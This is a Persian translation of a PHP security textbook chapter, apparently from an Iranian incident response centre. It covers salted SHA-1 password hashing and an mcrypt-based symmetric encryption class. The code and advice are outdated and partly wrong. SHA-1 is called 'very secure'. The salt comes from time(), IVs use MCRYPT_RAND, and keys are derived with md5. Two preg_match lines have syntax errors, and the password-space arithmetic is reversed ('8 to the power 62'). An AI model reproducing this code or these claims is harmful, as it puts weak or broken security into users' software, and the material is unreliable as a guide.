در این فصل، تلاش کردیم تا حوزه‌ی عظیم الگوریتم‌های رمزنگاری و درهم‌سازی در دسترس جهت برنامه‌نویسان PHP را مورد بررسی قرار دهیم.

ما در ابتدا با تعریف رمزنگاری (متقارن و غیرمتقارن) و سپس درهم‌سازی بحث خود را آغاز نمودیم و در ادامه، قدرت الگوریتم را مورد بحث و بررسی قرار دادیم.

قلب این فصل یک بررسی در خصوص کل مجموعه‌ی الگوریتم‌ها بود، اول جهت رمزنگاری (متقارن و غیرمتقارن)، سپس درهم‌سازی و در نهایت دو الگوریتم نامرتبط که جهت استفاده‌ی واقعی مناسب نیستند. ما در هر مورد تلاش نمودیم تا تاریخچه‌ای از یک الگوریتم، روش‌های آن و قابلیت دسترسی آن را مدنظر قرار دهیم.

بعد از یک بحث پیرامون اعداد تصادفی، به سه مفهوم موجود در رمزنگاری پرداختیم: استریم‌ها و بلوک‌ها، حالات و بردارهای آغازین. در نهایت، در خصوص مبحث مهم نظارت دولتی بر استفاده و صادرات الگوریتم‌های رمزنگاری، مطالبی را ارائه نمودیم.

این فصل، زمینه‌ای جهت فصل دوم است که در آنجا نشان می‌دهیم که چگونه می‌توان بهترین الگوریتم مورد بررسی در این فصل را مورد استفاده‌ی عملی قرار داد.

مرکز مدیریت امداد و هماهنگی عملیات در حوادث رایانه ای

۲ فصل دوم : استفاده از رمزنگاری

حدس می‌زنیم خواندن فصل اول به همان اندازه‌ای برای شما سخت بوده است که نوشتن آن برای ما. این فصل سرشار از اطلاعات عمیق و نظری بود- ولی این اطلاعات دارای اهمیت بسیار بالایی است، چرا که یک ملنا و پایه را جهت کاری که می‌خواهیم در این فصل و چند فصل بعدی انجام دهیم، ارائه نموده است. ما اکنون با استفاده از این اطلاعات نظری در برنامه‌های کاربردی مبتنی بر PHP. به ساختن این پایه و اساس می‌پردازیم

همان‌طور که در فصل اول بیان کردیم، انتخاب بین رمزنگاری و درهم‌سازی به خودی خود خیلی سخت نیست: اگر می‌خواهیم محتوای متن ساده را از محتوای درهم ریخته آن ارائه آورید، پس نیازمند آن هستید که داده‌های خود را رمزنگاری کنید؛ در غیر این صورت می‌توانید آن را درهم‌سازی کنید. استفاده از رمزنگاری یا درهم‌سازی در عمل است که ممکن است تا حد زیادی پیچیده باشد. در این فصل، ما شما را در خصوص موارد و موضوعات زیر، راهنمایی می‌کنیم:

- حفاظت از رمزهای عبور با درهم‌سازی نمودن آن‌ها
- رمزنگاری متقارن داده‌های حساس
- رمزنگاری نامتقارن با توابع OpenSSL
- تایید اعتبار داده‌های مهم با درهم‌سازی نمودن آن‌ها

۲،۱ نگهداری امن کلمه‌های عبور

مطمئنا یکی از معمول‌ترین مباحث در برابر توسعه دهندگان برنامه‌ها، عبارت از چگونگی حفاظت از رمزهای عبور کاربران است. در واقع، معمولا یک اعتماد ضمنی بین یک کاربر و یک برنامه وجود دارد که این برنامه هیچ نوع اطلاعات شخصی را در مورد کاربر به سایر کاربران نشان نخواهد داد. از آنجا که بسیاری از کاربران از یک رمزعبور یکسان در چندین برنامه استفاده می‌کنند، انتظار آن‌ها از حفظ موارد خصوصی تا حد زیادی در خصوص رمزهای عبور ذخیره شده، می‌باشد. با این حال، در حالی که پایگاه‌داده‌ی یک برنامه‌ی مورد نفوذ، مطمئنا یک مشکل وحشتناک جهت شما خواهد بود، در صورتی که رمزعبور کاربران

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه‌ای

شما در این حمله فاش شود، وضعیت بسیار پیچیده‌تر و سخت‌تر خواهد شد. با توجه به این نکته، حفاظت از رمزعبور یک کاربر در پایگاه‌داده‌ی برنامه‌ی شما، باید دارای اولویت بسیار بالایی باشد.

معمولا، ما اهمیت خاصی به این مسئله نمی‌دهیم که یک رمزعبور واقعا چیست. چیزی که دارای بالاترین اهمیت است عبارت است از تایید اینکه هر چیزی که کاربر این بار وارد کرده است منطبق با چیزی باشد که ما قبلا ذخیره کرده‌ایم. به این دلیل، یک رمزعبور یک گزینه برای حفاظت توسط درهم‌سازی است، که هم به سادگی می‌توان آن را به کار گرفت (در PHP، توابع md5() و sha1() این کار را در یک گام ساده برای شما انجام می‌دهند) و هم آن قدر ایمن است که حتی مدیر سیستم نیز به ویرایش رمزگشایی شده‌ی آن، دسترسی ندارد. با این حال، به خاطر داشته باشید که دقیقا به همین دلیل که تا این حد ایمن است، کاربری که رمزعبور خود را فراموش کرده است نمی‌تواند آن را پس بگیرد اگر درهم‌سازی شده باشد. بعضی ممکن است این امر را یک مزیت بدانند، ولی شما باید یک تعادلی را بین امنیت و سردرگمی برقرار کنید که اجبار ایجاد یک رمزعبور جدید، معمولا جهت کاربران باعث می‌شود.

یک نکته‌ی مهم برای محافظت از رمزهای عبور در این روش وجود دارد. اگر دو کاربر دارای یک رمزعبور یکسان باشند، آنگاه دارای یک درهم‌سازی رمزعبور یکسان در پایگاه‌داده‌ی شما خواهند بود. این امر می‌تواند حیطه‌ی خصوصی یک کاربر را با خطر مواجه کند چرا که کار یک مهاجم را بسیار ساده‌تر می‌کند؛ وی می‌تواند با احتمال بالاتری از یک جدول از پیش محاسبه شده از درهم‌سازی‌های رمزعبورهای معمول (که اغلب از دیکشنری‌های سیستم ایجاد می‌شود) استفاده نماید تا آن‌ها را با رمزعبورهای ذخیره‌شده مقایسه کند. دو راه حل ممکن جهت این امر در ادامه می‌آید:

- شما باید سیاست‌های رمزعبوری را ایجاد و اجرا کنید که جست و جوی رمزعبور منطبق در چنین جدول از پیش محاسبه شده‌ای را بسیار سخت‌تر می‌کنند، یعنی سیاست‌هایی که نیازمند آن هستند که این جدول خیلی بزرگ‌تر از یک دیکشنری معمولی باشد تا شامل همه‌ی احتمالات باشد. دو عامل اندازه‌ی ضروری یک جدول جستجو را که شامل همه رمزعبورهای ممکن است، تعیین می‌نمایند: طول رمزعبور و گوناگونی کاراکترهای استفاده شده. از آنجا که ۶۲ کاراکتر الفبایی و عددی ممکن وجود دارد (بدون شمارش علائم نوشتاری)، یک رمزعبور هشت کاراکتری کاملا تصادفی می‌تواند هشت به توان ۶۲ مقدار ممکن داشته باشد. این یک عدد بسیار بزرگ است و بسیار فراتر از ظرفیت هر نوع جدول جستجو خواهد بود. سیاست رمزعبور اغلب به سختی مورد مذاکره قرار می‌گیرد چرا که بسیاری از کاربران شورش خواهند کرد اگر مجبور شوند که یک قطعه

اطلاعات هویتی دیگر را نیز به خاطر بسپارند. از سوی دیگر، برنامه‌های تولید و مدیریت رمزعبور این بار را کاهش می‌دهند، همین‌طور ویژگی به خاطر سپاری رمزهای عبور که در اغلب مرورگرهای مدرن وجود دارد. هرچند که رمزعبور ایده‌آل ممکن است کاملا تصادفی باشد، یک رمزعبور شبه تصادفی نیز می‌تواند یک رمزعبور خیلی خوب باشد؛ بنابراین تمامی رمزهای عبور باید در صورت امکان تعدادی المان تصادفی در خود داشته باشند. بدون توجه به اینکه شما الزامات رمزعبور خود را تا چه حد آزادانه تعیین می‌کنید، برنامه‌ی شما باید حتما اجازه‌ی رمزعبورهای قوی را بدهد. هر سایتی که رمزعبورها را به یک PIN چهار رقمی محدود می‌کند حتما یک کاربر را که به امنیت اهمیت می‌دهد، نگران خواهد نمود.

- برای امنیت بیشینه، ما پیشنهاد می‌دهیم که یک salt به هر رمزعبور ارائه شده اضافه شود. این salt عبارت است از یک فیلد غیرقابل تغییر و در نتیجه قابل فراخوانی که به همراه نام‌کاربری و رمزعبور یک کاربر در پایگاه‌داده ذخیره می‌شود، از قبیل زمانی که این رکورد ایجاد شده است یا احتمالا یک ID منحصر به‌فرد. به این دلیل که salt هر کاربر، متفاوت است، کاربران مختلف ممکن است رمزعبورهای یکسانی داشته باشند بدون ترس از اینکه درهم‌سازی‌های این رمزعبورها یکسان خواهد بود. این امر باعث می‌شود که این رمزعبورها، ایمن‌تر باشند. ما استفاده از یک salt را در اسکریپت[۱۷] بعدی، نشان خواهیم داد. حفاظت از یک رمزعبور با ذخیره‌ی یک ویرایش درهم‌سازی شده از آن در یک پایگاه‌داده یک فرآیند تقریبا سرراست است. ادغام مدیریت این رمزعبور در یک سیستم ورود کامل، اندکی پیچیده‌تر است و بسیار فراتر از گستره‌ی این مستند می‌باشد. بنابراین، ما در اینجا یک اسکریپت کامل را ارائه نمی‌دهیم بلکه تنها آن بخش‌هایی را ارائه می‌کنیم که مرتبط با بررسی رمزعبور ثبت‌شده‌ی کاربر جهت ملاک‌های بیان شده در بالا، درهم‌سازی نمودن آن و ذخیره‌ی آن می‌باشند. (شایان توجه است که ما در اینجا، هر نوع مدیریت نام کاربری پیشنهاد شده‌ی کاربر و هر نوع ایجاد جلسه جهت حفظ حالت را نادیده می‌گیریم که هر دو این موارد مطمئنا در یک سیستم لاگین[۱۸] تولیدی، مورد نیاز خواهند بود.)

---

[۱۷] Script

[۱۸] Login

```
<?php

function makeDBConnection() {
  $connection = mysql_connect( 'localhost', 'username', 'password' );
  if ( !$connection ) exit( "can't connect!" );
  if ( !mysql_select_db( 'users', $connection ) ) exit( "can't select database!" );
}

function dbSafe( $value ) {
  return '"' . mysql_real_escape_string( $value ) . '"';
}

//////////////////////////////////
// deal with the new user's password
//////////////////////////////////

// capture the new user's information, submitted from the login form
$userName = $_POST['userName'];
$userPassword = $_POST['userPassword'];

// check that it meets our password criteria;
// provide a message (and regenerate the login form) if it doesn't
$passwordProblem = array();
if ( strlen( $userPassword ) < 8 ) {
  $passwordProblem[] = 'It must be at least eight characters long.';
}
```

```
 if ( !preg_match( '/[A-Z]/', $userPassword ) {
   $passwordProblem[] = 'It must contain at least one capital letter.';
 }
 if ( !preg_match( '/[0-9]/', $userPassword ) {
   $passwordProblem[] = 'It must contain at least one numeral.';
 }
 $passwordProblemCount = count( $passwordProblem );
 if ( $passwordProblemCount ) {
   echo '<p>Please provide an acceptable password.<br />';
   for ( $i = 0; $i < $passwordProblemCount; $i++ ) {
     echo $passwordProblem[$i] . '<br />';
   }
   echo '</p>';
   // generate form
   ?>
   <form action="<? $_SERVER['SCRIPT_NAME'] ?>" method="post">
     <p>
     username: <input type="text" name="userName" size="32" /><br />
     password: <input type="password" name="userPassword" size="16" /><br />
     <input type="submit" name="submit" value="Login" />
     </p>
```

```
  </form>
  <?
  exit();
}

// it is acceptable, so hash it
$salt = time();
$hashedPassword = sha1( $userPassword . $salt );

// store it in the database and redirect the user
makeDBConnection();
$query = 'INSERT INTO LOGIN VALUES (' . dbSafe( $userName ) . ', ' .
  dbSafe( $hashedPassword ) . ', ' . dbSafe( $salt ) . ')';
if ( !mysql_query( $query ) ) exit( "couldn't add new record to database!" );
else header( 'Location: http://www.example.com/authenticated.php' );

// passwordHashingDemo.php continues
```

بعد از ایجاد عملکردها جهت اتصال به پایگاه‌داده و آماده نمودن ورودی، شما در بخش اول این قطعه اسکریپت با مدیریت رمزعبور یک کاربر جدید سر و کار دارید، که در یک فرم درخواست لاگین وارد می‌شود. شما موارد ارسالی کاربر را به صورت متغیر ذخیره می‌کنید و رمزعبور ارسالی کاربر را بر اساس ملاک‌های گفته شده، بررسی می‌کنید. اگر مشکلی پیدا شود، شما یک آرایه از پیام‌ها را آماده می‌کنید، مشکلات را نشان می‌دهید و دوباره فرم درخواست لاگین را ارائه می‌دهید. اگر رمز عبور قابل قبول است، شما یک salt$ را بر اساس زمان کنونی ایجاد نموده و آن را به رمزعبور ارسالی اضافه می‌کنید. سپس، این رشته‌ی کلی را با استفاده از تابع بسیار ایمن sha1() درهم‌سازی می‌کنید. سپس، دستور MySQL را ایجاد نموده، مدیر کاربر جدید را به پایگاه‌داده اضافه نموده، و کاربر تازه وارد شده را هدایت می‌کنید تا وارد برنامه شود.

```
// continues passwordHashingDemo.php

////////////////////////////////////////
// deal with the returning user's password
////////////////////////////////////////

// capture the returning user's information, submitted from the login form
$userName = $_POST['userName'];
$userPassword = $_POST['userPassword'];

// retrieve the stored password and salt for this user
makeDBConnection();
$query = 'SELECT * FROM LOGIN WHERE username=' . dbSafe( $userName );

$result = mysql_query( $query );
if ( !$result ) exit( "$userName wasn't found in the database!" );
```

```
$row = mysql_fetch_array( $result );

$storedPassword = $row['password'];
$salt = $row['salt'];

// use the stored salt to hash the user's submitted password
$hashedPassword = sha1( $userPassword . $salt );

// compare the stored hash to the just-created hash
if ( $storedPassword != $hashedPassword ) {
  exit( 'incorrect password!' );
} else {
  header( 'Location: http://www.example.com/authenticated.php' );
}

?>
```

کارکردن با رمزعبور ثبت شده‌ی یک کاربر قبلی، اندکی ساده‌تر است چرا که نیازی نیست بررسی کنید که آیا ملاک‌های مشخص شده را رعایت می‌کند یا خیر (شما این کار را زمانی انجام دادید که این رشته جهت اولین بار به عنوان رمز عبور کاربر ارائه شد، همان‌طور که در قطعه‌ی قبلی نشان داده شد). دوباره، شما رمزعبور ارائه شده را در یک متغیر ذخیره می‌کنید و پایگاه‌داده را جست‌وجو می‌نمایید، که این امر با استفاده از یک ویرایش تمیزشده از نام کاربری ارائه شده، انجام می‌دهید. این امر به شما اجازه می‌دهد تا هم saltی را فراخوانی کنید که جهت درهم‌سازی نمودن رمزعبور اولیه مورد استفاده قرار گرفته و هم مقدار ذخیره شده‌ی آن درهم‌سازی را. سپس، شما (به مانند کاری که جهت یک کاربر جدید می‌کنید) یک درهم‌سازی از رمزعبور داده شده را با افزودن salt فراخوانی شده و با استفاده از تابع sha1() بر روی نتیجه، ایجاد می‌کنید. در نهایت، تنها نتیجه‌ی درهم‌سازی شده را با هشی که قبلا ذخیره کرده‌اید، مقایسه می‌کنید. بعد از مقایسه‌ی موفق، شما کاربر را به برنامه وارد می‌کنید.

اینکه این روش کار می‌کند را با نشان دادن رکوردهای پایگاه‌داده (شامل نام کاربری، رمزعبور و salt) جهت دو کاربر نشان می‌دهیم که یک رمزعبور اولیه‌ی یکسان را ارائه نموده‌اند. به سادگی می‌توان مشاهده نمود که ویرایش‌های ذخیره شده از این دو رمز عبور یکسان، تا حد زیادی با هم متفاوت هستند به این دلیل که از salt (salt) استفاده شده است. به علاوه، حتی اگر یک مهاجم بتواند به این فایل دسترسی یابد، وی نخواهد توانست که رمزعبور قابل استفاده‌ای را از آن، ارائه آورد.

```
mike  33e6dfabf57785262a552240bbf3ef333f13c95e 1112843905
chris aa13a1a0703d37641221a131a8b951cb1ee93f3b 1112845008
```

بنابراین، درهم‌سازی نمودن رمزهای عبور قبل از ذخیره‌ی آن‌ها در پایگاه‌داده‌ی شما، یک روش موثر جهت حفاظت از آن‌ها می‌باشد، هنگامی که آن‌ها را داشته باشید. تنها مشکلی که باقی می‌ماند این است که این موارد ممکن است به صورت متن ساده جهت شما ارسال نشده باشند، و در این صورت این موارد ممکن است در مسیر انتقال، مورد بهره‌برداری فرد مهاجم، قرار گیرند.

۲،۲ حفاظت از داده‌های حساس

حفاظت از داده‌های حساس ممکن است یک نیاز بزرگ‌تر جهت توسعه دهندگان برنامه‌ها باشد تا محافظت کردن از رمزهای عبور. مطمئنا کمیت و گوناگونی داده‌ها، بالاتر است: شماره‌ی کارت‌های اعتباری و پرونده‌ی بیماران، دو مورد معمول از این نوع داده‌ها هستند. از آنجا که تمامی طرفین مورد اعتماد، نیازمند دسترسی به این نوع داده هستند، تنها روش جهت حفاظت از آن‌ها، رمزنگاری است که دارای ماهیت دو سویه می‌باشد.

۲،۲،۱ رمزنگاری متقارن در PHP: توابع mcrypt

در اینجا، ما استفاده از توابع داخلی mcrypt در PHP جهت رمزنگاری یا رمزگشایی داده‌ها را با استفاده از یک رمز اشتراک یکسان، نشان می‌دهیم. Mcrypt به صورت پیش‌فرض در PHP فعال نیست و جهت استفاده از آن شما نیازمند کتابخانه‌ی libmcrypt و یک باینری PHP هستید که با سویچ تنظیمی --with-mcrypt کامپایل شده باشد.

mcrypt دارای گزینه‌های فراوانی می‌باشد. ما یک کلاس PHP را نگاشته‌ایم که استفاده از تنها سه الگوریتم رمزنگاری متقارن مود بحث در فصل اول را نشان می‌دهد یعنی DES۳، AES و Blowfish. در این مثال، ما از چیزی استفاده می‌کنیم که اعتقاد داریم مقادیر پیش‌فرض منطقی جهت طول کلید، حالت بلوکه‌ای و مدیریت بردار آغازین، می‌باشند.

مرکز مدیریت امداد و هماهنگی عملیات خدادهای رایانه‌ای


چند لحظه‌ی دیگر به خود کلاس می‌پردازیم، ولی در ابتدا به شما نشان می‌دهیم که استفاده از این کلاس به چه صورت است

```
<?php

  // specify which algorithm to use:
  //  aes, blowfish, or tripledes
  $algorithm = 'aes';

  // create a new mcrypt object
  include_once( 'mcrypt.php' );
  $mcrypt = new mcrypt( $algorithm );

  // specify the encryption key
  $secret = 'Lions, tigers and bears, oh my.';
  $mcrypt->setKey( $secret );

  // settings report
  print "<p>The encryption algorithm is $mcrypt->algo,
        which has a key size of $mcrypt->keysize bytes (" .
        ( $mcrypt->keysize * 8 ) . " bits).</p>";

  // specify some text, and encrypt it
  $text = 'The goat is in the red barn.';
  $encrypted = $mcrypt->encrypt( $text );
  print "<p>The plain text is:<br />$text</p>";
  print "<p>The encrypted, base64-encoded text is:<br />$encrypted</p>";

  // decrypt the encrypted text
  $decrypted = $mcrypt->decrypt( $encrypted );
  print "<p>The decrypted text is:<br />$decrypted</p>";

?>
```

ما کلاس mcrypt.php را با یک آرگومان یکتای $algorithm نشان می‌دهیم که باید منطبق با یکی از موارد بعدی باشد: "‘‘tripledes،aes’’" یا "blowfish". بعد از ساخت، این شیء mcrypt مادّه‌ی بیان کلید رمز شما با استفاده از روش setkey() می‌باشد. اسکریپت تولید شما ممکن است این مقوله را در یک فایل حفاظت شده بیابد یا ممکن است یک مقدار را از طریق HTTPS POST یا ورودی استاندارد، بپذیرد. در نهایت، ما به مطلب اصلی خواهیم رسید: رمزنگاری یا رمزگشایی یک پیام. روش encrypt() ورودی متن ساده (یا باینری) را پذیرفته و آن را به خروجی رمزنگاری شده (و همچنین رمزنگاری base64) تبدیل می‌کند. روش decrypt() ورودی رمزنگاری شده یا رمزنگاری شده با base64 را دریافت نموده و (اگر کلید صحیح باشد) خروجی رمزگشایی شده را تولید می‌کند.

تصویر۲-۱ خروجی این اسکریپت مثال را نشان می‌دهد.

تصویر ۲-۱: خروج ارائه آمده از اسکریپت mcryptDemo.php



اجازه دهید به خود کلاس بپردازیم. به این دلیل که این کلاس، طولانی و پیچیده است، ما بخش‌های آن را در اینجا معرفی می‌کنیم تا قبل از نگاه کردن به کد واقعی، با چارچوب آن آشنا شوید.

- متغیرهای خصوصی و عمومی
- روش construct() : آغاز نمودن شیء
- روش setkey() : ایجاد و ذخیره‌ی کلید
- روش encrypt() : انجام رمزنگاری واقعی پیام
- روش devrypt() : رمزگشایی پیام رمزنگاری شده
- روش destruct() : نابود نمودن شیء

اکنون به خود کد می‌پردازیم:

سایت رخدادهای رایانه ای

```
<?php

  class mcrypt {
    private $mcrypt;     // the resource for the object
    public $algo;        // the active encryption algorithm
    private $iv;         // the value of the initialization vector
    private $key;        // the key for the encryption
    public $ivsize;      // the size of the initialization vector
    private $maxKeysize; // the ideal size of the key
    public $keysize;     // the actual size of the key in use

    public function __construct( $algo='aes' ) {
      // seed the random number generator
      srand( (double) time() );

      // algorithm must be one of aes, tripledes, or blowfish
      switch ( $algo ) {
      case 'aes':
        $algorithm = MCRYPT_RIJNDAEL_256;
        break;
      case 'tripledes':
        $algorithm = MCRYPT_TRIPLEDES;
        break;
      case 'blowfish':
        $algorithm = MCRYPT_BLOWFISH;
        break;
      default:
```

```
        // disallow any other algorithm
        exit( "Fatal error. This implementation does not support $algo.
              Please use one of 'aes','tripledes', or 'blowfish'." );
      }
      $this->algo = $algorithm;

      // get a new mcrypt resource
      $this->mcrypt = mcrypt_module_open( $algorithm, '',  MCRYPT_MODE_CBC, '' );

      // determine size of initialization vector
      $this->ivsize = mcrypt_enc_get_iv_size( $this->mcrypt );

      // determine key length
      $this->maxKeysize = mcrypt_enc_get_key_size( $this->mcrypt );

     // end of _construct() method
    }

// mcrypt class continues
```

اولین کاری که کلاس mcrypt در هنگام نمونه‌سازی انجام می‌دهد این است که تولیدکننده‌ی اعداد تصادفی را آغاز می‌کند به گونه‌ای که آماده‌ی کار باشد جهت زمانی که شما به آن نیاز دارید تا بردار آغاز را ایجاد کنید. در ادامه این کلاس، انتخاب الگوریتم ما را تایید می‌کند و آن را به یکی از موارد ثابتی تبدیل می‌کند که توابع mcrypt انتظار دارند. توجه کنید که "aes" به صورت داخلی به Rijndael با یک کلید ۲۵۶ بیتی تبدیل می‌شود که بیشینه‌ی اندازه‌ی کلید جهت این الگوریتم است. همچنین، "Blowfish" از اندازه‌ی بیشینه‌ی کلید استفاده می‌کند که ۴۴۸ بیت است هرچند که این امر به صورت اختصاصی توسط این مقدار ثابت، مشخص نشده است. به شکلی که انتظار می‌رود، Triple DES از یک کلید ۱۶۸ بیتی استفاده می‌کند.

در ادامه، سازنده یک منبع mcrypt را ایجاد می‌کند که یک هندل داخلی است که توابع mcrypt() در PHP جهت اجرای کار خود از آن استفاده می‌کنند. همچنین، mcrypt_module_open() نیازمند دو آرگومان است: الگوریتمی که استفاده می‌شود (که قبلا مشخص کردیم) و حالت بلوک‌ای که مورد استفاده قرار می‌گیرد. ما حالت بلوک‌ای را روی CBC می‌گذاریم چرا که همان‌طور که در فصل اول بیان کردیم، این مورد معمولا گزینه‌ای با بالاترین امنیت است.

در نهایت، mcrypt اندازه‌های بردار آغازین و کلیدی که باید استفاده شود را مشخص می‌کند، که هر دو این‌ها به الگوریتم بستگی دارند. خوشبختانه، کتابخانه‌ی mcrypt توابع درون‌گرایی را ارائه می‌کند که می‌توانند این مقادیر را جهت هر ترکیبی از الگوریتم و حالت رمز، داشته باشند.

در ادامه به مدیریت کلید می‌پردازیم:

```
// continues mcrypt class

    public function setKey( $secret ) {
      // initialize key
      $key = NULL;

      // determine number of 32-character key blocks we need to use
      $keyblocks = ceil( ( $this->maxKeysize * 2 ) / 32 );

      // for each keyblock, generate a different md5 digest and append to key
      for ( $ix = 0; $ix < $keyblocks; $ix++ ) {
        $key .= md5( $ix . $secret );
      }

      // then pack the hexadecimal key to binary (2:1 ratio)
      $key = pack( 'H*', $key );

      // cut key to proper length
      $this->key = substr( $key, 0, $this->maxKeysize );
      $this->keysize = strlen( $this->key );
    }

// mycrypt class continues
```

روش setkey() یک مقدار رمز را اتخاذ نموده و تعدادی عملیات را بر روی آن انجام میدهد تا آن را به نوع مقداری تبدیل نماید که کتابخانه‌ی mcrypt به عنوان یک کلید رمزنگاری/رمزگشایی انتظار دارد. جهت شروع کار، این مقدار رمز، مبهم‌سازی شده و تا طول لازم، بسط داده می‌شود به این صورت که از یک یا چند عملیات md5() استفاده می‌شود. مقدار هگزادسیمال ارائه آمده به داده‌ی باینری تبدیل می‌شود به گونه‌ای که هر عامل باید دارای یک گستره‌ی کامل ۲۵۶ بیتی از مقادیر باشد. در نهایت، این مقدار به اندازه‌ی بیشینه‌ی کلید الگوریتم رمزنگاری، تعدیل می‌شود. اکنون که ما کلید رمزنگاری/رمزگشایی مناسبی را در اختیار داریم، ما به کاربرد واقعی روش‌هایی می‌رسیم که کارهای رمزنگاری را انجام می‌دهند.

```
// continues mcrypt class

    public function encrypt( $data ) {
      // generate a new initialization vector
      $this->iv = mcrypt_create_iv( $this->ivsize, MCRYPT_RAND );

      // init
      if (mcrypt_generic_init( $this->mcrypt, $this->key, $this->iv ) === -1) {
        $this->__destruct();
        exit( 'Fatal error, could not initialize encryption routine.' );
      }

      // encrypt
      $ciphertext = mcrypt_generic( $this->mcrypt, $data );

      // deinit
      mcrypt_generic_deinit( $this->mcrypt );

      // prepend initialization vector
      $out = $this->iv.$ciphertext;

      // encode encrypted value as base64
      // split into 64 character lines for transmission
      $out = chunk_split( base64_encode( $out ), 64 );

      return $out;
    }

// mycrypt class continues
```

اولین چیزی که روش ()encrypt انجام می‌دهد این است که از طریق تولیدکننده‌ی اعداد تصادفی که ما در سازنده، آن را آماده نمودیم، یک بردار آغازین تصادفی را جهت استفاده، ایجاد می‌کند. همان‌طور که از بحث ما در خصوص بردارهای آغازین در فصل اول به خاطر می‌آورید، این مقدار جهت تصادفی نمودن متن ساده‌ی اولین بلوک استفاده می‌شود به گونه‌ای که یک متن ساده‌ی یکسان، هیچگاه (یا به عنوان یک موضوع عملی، هرگز) متن رمزی یکسانی را در دو موقعیت مختلف، ایجاد نمی‌کند. در ادامه، ()encrypt منبع mcrypt را آغاز می‌کند، که به زبان ساده به این معناست که یک مجموعه از بافرهای حافظه را ایجاد می‌کند تا کلید و بردار آغازین را نگه دارند. این آغازسازی به صورت نظری یک نقطه‌ی احتمالی جهت خرابی است (اگر حافظه در دسترس نباشد)، هرچند در عمل به نظر کاملا قابل اعتماد می‌رسد. بنابراین اگر منابع mcrypt نتوانند آغاز شوند، آنگاه ()encrypt روش تخریب‌کننده را فراخوانی نموده و اجرا را متوقف

می‌کند. خرابی یک روتین رمزنگاری باید همواره یک خطای بنیادی را ایجاد نماید، چرا که برای اسکریپت، ایمن نیست که بدون رمزگذاری داده‌ها، به کار خود ادامه دهد.

تابع با نام عجیب mcrypt_generic()، رمزنگاری واقعی را انجام می‌دهد و متن رمز باینری را ارائه می‌کند. از آنجا که بافرهای حافظه دیگر مورد نیاز نیستند، encrypt() روتین پایان‌سازی را فراخوانی می‌کند که به mcrypt می‌گوید که بازنویسی را انجام داده و سپس حافظه‌ای را که کلید رمز ارزشمند را در خود دارد، آزاد نماید.

مابقی روش encrypt() متن رمز تازه تولیدشده را جهت استفاده در جهان واقعی آماده می‌کند (که خیلی قرابتی با داده‌های باینری خام ندارد). در ابتدا، بردار آغازین را به قبل از متن رمز اضافه می‌کند. این مرحله دارای اهمیت بسیار بالایی است، چرا که IV دقیقا یکسانی باید جهت رمزگشایی مورد استفاده قرار گیرد. از آنجا که تنها هدف آن، ارائه‌ی انتروپی جهت اولین بلوک از عملیات CBC می‌باشد، ارزش عملی اندکی جهت یک مهاجم دارد و می‌تواند به صورت ایمن به همراه متن رمزنگاری شده، ارسال شود. سپس، متن رمزنگاری شده به صورت base64 انکد می‌شود که طول آن را حدود ۳۰ درصد افزایش می‌دهد و همچنین آن را به یک رشته از متن ساده‌ی ASCII تبدیل می‌کند که می‌تواند بر روی صفحه نمایش داده شده یا ایمیل شود. به عنوان یک مزیت دیگر، encrypt() آن را به خطوط ۶۴ کاراکتری تقسیم می‌کند تا قابلیت نمایش آن را بالاتر ببرد.

همان‌طور که انتظار می‌رود، روش decrypt() همه‌ی کارهایی را که encrypt() انجام می‌دهد به شکلی تقریبا معکوس، انجام می‌دهد:

مرکز تحقیقات امداد و هماهنگی عملیات رخدادهای رایانه ای

```
// continues mcrypt class

    public function decrypt( $data ) {
      // expect base64
      $input = base64_decode( $data );

      // learn initialization vector from $input
      $this->iv = substr( $input, 0, $this->ivsize );
      $ciphertext = substr( $input, $this->ivsize );

      // init
      if ( mcrypt_generic_init( $this->mcrypt, $this->key, $this->iv ) === -1) {
        $this->__destruct();
        exit( 'Fatal error, could not initialize encryption routine.' );
      }

      // decrypt
      $out = mdecrypt_generic( $this->mcrypt, $ciphertext );

      // deinit
      mcrypt_generic_deinit( $this->mcrypt );

      // return decrypted data
      return $out;
    }

// mycrypt class continues
```

